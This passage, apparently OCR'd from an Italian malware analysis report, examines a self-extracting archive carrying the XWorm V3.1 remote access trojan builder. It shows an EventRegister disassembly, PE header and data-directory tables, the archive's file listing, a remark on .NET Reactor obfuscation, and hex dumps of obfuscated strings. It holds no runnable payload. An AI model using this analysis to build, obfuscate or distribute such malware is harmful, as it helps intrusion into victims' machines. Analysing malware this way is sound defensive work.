                        (undefined *)(unaff_EBP + -0xe),0x1000);
  iVar13 = *(int *)(unaff_EBP + 0x10);
```


A seguire un disassemblato della funzione *EventRegister* per il monitoraggio e la scrittura di eventi di sistema:

```
undefined4 __cdecl ___vcrt_EventRegister(undefined4 para...
  EAX:4          <RETURN>
  Stack[0x4]:4   param_1                                XREF[1]:     004212b8(R)
  Stack[0x8]:4   param_2                                XREF[1]:     004212b5(R)
  Stack[0xc]:4   param_3                                XREF[1]:     004212b2(R)
  Stack[0x10]:4  param_4                                XREF[1]:     004212ad(R)
___vcrt_EventRegister                                XREF[1]:     FUN_00401000:0040102
     PUSH        EBP
     MOV         EBP,ESP
     PUSH        ESI
     PUSH        s_EventRegister_00430a34                          = "EventRegister"

     PUSH        DAT_00430a30

     PUSH        s_EventRegister_00430a34                          = "EventRegister"

     PUSH        0x0
     CALL        try_get_function                                  void * try_get_fu

     MOV         ESI,EAX
     ADD         ESP,0x10
     TEST        ESI,ESI
     JZ          LAB_004212c4
     PUSH        dword ptr [EBP + param_4]
     MOV         ECX,ESI
     PUSH        dword ptr [EBP + param_3]
     PUSH        dword ptr [EBP + param_2]
```


All'interno del disassemblato della sezione .text vi è un'istruzione di compare tra il puntatore all'indirizzo *0x4391B8* ed il registro *ECX*.



Per l'enumerazione dei files coinvolti il malware utilizza la funzione *SetFilePointerEx*:



A seguire una rappresentazione delle dimensioni delle sezioni del file:



L'entrypoint è posto all'indirizzo *1CAB5*:

Offset	Name	Value	Value
120	Magic	10B	NT32
122	Linker Ver. (Major)	E	
123	Linker Ver. (Minor)	0	
124	Size of Code	2E000	
128	Size of Initialized Data	2FE00	
12C	Size of Uninitialized Data	0	
130	Entry Point	1CAB5	
134	Base of Code	1000	
138	Base of Data	2F000	
13C	Image Base	400000	
140	Section Alignment	1000	
144	File Alignment	200	
148	OS Ver. (Major)	5	Windows XP
14A	OS Ver. (Minor)	1	
14C	Image Ver. (Major)	0	
14E	Image Ver. (Minor)	0	
150	Subsystem Ver. (Major)	5	
152	Subsystem Ver. Minor)	1	
154	Win32 Version Value	0	
158	Size of Image	61000	
15C	Size of Headers	400	
160	Checksum	0	
164	Subsystem	2	Windows GUI


L'indirizzo dell'import directory è stato *37DA4*:

Offset	Name	Value	Value
15C	Size of Headers	400	
160	Checksum	0	
164	Subsystem	2	Windows GUI
166	DLL Characteristics	8140	
		40	DLL can move
		100	Image is NX compatible
		8000	TerminalServer aware
168	Size of Stack Reserve	100000	
16C	Size of Stack Commit	1000	
170	Size of Heap Reserve	100000	
174	Size of Heap Commit	1000	
178	Loader Flags	0	
17C	Number of RVAs and Sizes	10	
	Data Directory	Address	Size
180	Export Directory	37D70	34
188	Import Directory	37DA4	28
190	Resource Directory	5A000	4680
198	Exception Directory	0	0
1A0	Security Directory	0	0
1A8	Base Relocation Table	5F000	1F8C
1B0	Debug Directory	35EC0	54
1B8	Architecture Specific Data	0	0

L'indirizzo dell'Import Address Table è posto a *2F000*:

178	Loader Flags	0	
17C	Number of RVAs and Sizes	10	
	Data Directory	Address	Size
180	Export Directory	37D70	34
188	Import Directory	37DA4	28
190	Resource Directory	5A000	4680
198	Exception Directory	0	0
1A0	Security Directory	0	0
1A8	Base Relocation Table	5F000	1F8C
1B0	Debug Directory	35EC0	54
1B8	Architecture Specific Data	0	0
1C0	RVA of GlobalPtr	0	0
1C8	TLS Directory	0	0
1D0	Load Configuration Directory	30890	40
1D8	Bound Import Directory in headers	0	0
1E0	Import Address Table	2F000	21C
1E8	Delay Load Import Descriptors	37334	120
1F0	.NET header	0	0

All'interno del codice esadecimale dell'archivio autoestraente vi sono riferimenti all'inserimento per la password dei files criptati:



Di seguito i dettagli delle sizes e *Relative Virtual Addresses (RVA)* delle sezioni e directories dell'archivio analizzato:


XWorm V3.1.sfx.exe

Member	Offset	Size	Value	Section
Export Directory RVA	00000180	Dword	00037D70	.rdata
Export Directory Size	00000184	Dword	00000034	
Import Directory RVA	00000188	Dword	00037DA4	.rdata
Import Directory Size	0000018C	Dword	00000028	
Resource Directory RVA	00000190	Dword	0005A000	.rsrc
Resource Directory Size	00000194	Dword	00004680	
Exception Directory RVA	00000198	Dword	00000000	
Exception Directory Size	0000019C	Dword	00000000	
Security Directory RVA	000001A0	Dword	00000000	
Security Directory Size	000001A4	Dword	00000000	
Relocation Directory RVA	000001A8	Dword	0005F000	.reloc
Relocation Directory Size	000001AC	Dword	00001F8C	
Debug Directory RVA	000001B0	Dword	00035EC0	.rdata
Debug Directory Size	000001B4	Dword	00000054	
Architecture Directory RVA	000001B8	Dword	00000000	
Architecture Directory Size	000001BC	Dword	00000000	
Reserved	000001C0	Dword	00000000	
Reserved	000001C4	Dword	00000000	
TLS Directory RVA	000001C8	Dword	00000000	
TLS Directory Size	000001CC	Dword	00000000	
Configuration Directory RVA	000001D0	Dword	00030890	.rdata
Configuration Directory Size	000001D4	Dword	00000040	
Bound Import Directory RVA	000001D8	Dword	00000000	
Bound Import Directory Size	000001DC	Dword	00000000	
Import Address Table Directory ...	000001E0	Dword	0002F000	.rdata
Import Address Table Directory ...	000001E0	Dword	0002F000	.rdata
Import Address Table Directory ...	000001E4	Dword	0000021C	
Delay Import Directory RVA	000001E8	Dword	00037334	.rdata
Delay Import Directory Size	000001EC	Dword	00000120	
.NET MetaData Directory RVA	000001F0	Dword	00000000	
.NET MetaData Directory Size	000001F4	Dword	00000000	


Qui uno screenshot dei files estraibili dall'archivio SFX:


Name	Date modified	Type	Size
ClientsFolder	2/8/2023 9:10 PM	File folder	
Icons	3/5/2023 9:33 PM	File folder	
Plugins	3/5/2023 9:33 PM	File folder	
Uncompressed	2/8/2023 8:30 AM	File folder	
Background.png	2/14/2023 12:35 PM	PNG File	18 KB
crack.exe	1/20/2023 9:27 PM	Application	18 KB
FastColoredTextBox.dll	2/14/2023 12:35 PM	Application extens...	334 KB
Fixer.bat	2/14/2023 12:35 PM	Windows Batch File	1 KB
GeoIP.dat	2/14/2023 12:35 PM	DAT File	1,214 KB
GMap.NET.Core.dll	2/14/2023 12:35 PM	Application extens...	2,927 KB
GMap.NET.WindowsForms.dll	2/14/2023 12:35 PM	Application extens...	147 KB
IconExtractor.dll	2/14/2023 12:35 PM	Application extens...	10 KB
Intro.wav	2/14/2023 12:35 PM	WAV File	1,724 KB
learn all kind of hacking	1/28/2022 10:49 PM	Internet Shortcut	1 KB
NAudio.dll	2/14/2023 12:35 PM	Application extens...	503 KB
Readme.txt	2/14/2023 12:35 PM	Text Document	1 KB
SimpleObfuscator.dll	2/14/2023 12:35 PM	Application extens...	1,417 KB
XWorm V3.1.exe	2/14/2023 12:35 PM	Application	7,108 KB
XWorm V3.1.exe.config	2/14/2023 12:35 PM	CONFIG File	1 KB


Prendendo in considerazione in particolare il file XWorm V3.1.exe possiamo notare come esso sia stato scritto in VB. NET ma offuscato con ***.NET Reactor.***




All'interno della sezione .text (codificata in esadecimale) possiamo notare diverse funzioni offuscate non intelligibili:


Save
Type
PE32
File offset
006ad030
Virtual address
00aaee30
Relative virtual address
006aee30
Mode
32-bit
Endianness
LE
Architecture
I386
Memory map
Offset Address Size Name
00000000 00400000 00000200 PE Header
ffffffff 00400200 00001e00 PE Header
00000200 00402000 006f0a00 Section(0)['.text']
ffffffff 00af2a00 00001600 Section(0)['.text']
006f0c00 00af4000 00000200 Section(1)['.reloc']
ffffffff 00af4200 00001e00 Section(1)['.reloc']
Hex
Address Hex Symbols
006a:cf60 39 37 35 34 37 46 31 32 33 00 4b 45 38 37 31 30 97547F123.KE8710
006a:cf70 45 31 44 46 43 31 38 34 4b 4b 33 45 30 30 36 36 E1DFC184KK3E0066
006a:cf80 42 30 46 30 36 45 38 43 46 31 32 33 00 4b 42 33 B0F06E8CF123.KB3
006a:cf90 35 41 34 46 46 34 36 37 36 30 30 43 41 34 37 37 5A4FF467600CA477
006a:cfa0 43 35 30 32 30 30 43 45 44 39 39 30 32 32 33 00 C50200CED990223.
006a:cfb0 67 65 74 5f 46 44 30 46 35 45 31 32 35 36 39 45 get_FD0F5E12569E
006a:cfc0 38 31 37 41 33 43 38 33 39 44 39 42 38 36 38 30 817A3C839D9B8680
006a:cfd0 35 33 31 32 32 33 00 49 38 35 41 33 37 45 36 42 531223.I85A37E6B
006a:cfe0 49 30 45 36 37 39 45 31 38 36 31 49 39 46 32 44 I0E679E1861I9F2D
006a:cff0 43 30 42 49 39 31 32 32 33 00 41 31 30 35 45 36 C0BI91223.A105E6
006a:d000 33 36 30 35 32 33 41 43 38 30 34 36 36 34 46 34 360523AC804664F4
006a:d010 33 41 38 39 42 41 39 43 31 32 32 33 00 46 35 31 3A89BA9C1223.F51
006a:d020 38 30 37 46 43 41 35 31 38 31 43 43 41 46 43 36 807FCA5181CCAFC6



Save
Type
PE32
File offset
006acbaf
Virtual address
00aae9af
Relative virtual address
006ae9af
Mode
32-bit
Endianness
LE
Architecture
I386
Memory map
Offset Address Size Name
00000000 00400000 00000200 PE Header
ffffffff 00400200 00001e00 PE Header
00000200 00402000 006f0a00 Section(0)['.text']
ffffffff 00af2a00 00001600 Section(0)['.text']
006f0c00 00af4000 00000200 Section(1)['.reloc']
ffffffff 00af4200 00001e00 Section(1)['.reloc']
Hex
Address Hex Symbols
006a:cae0 49 6e 74 33 32 00 52 65 61 64 49 6e 74 33 32 00 Int32.ReadInt32.
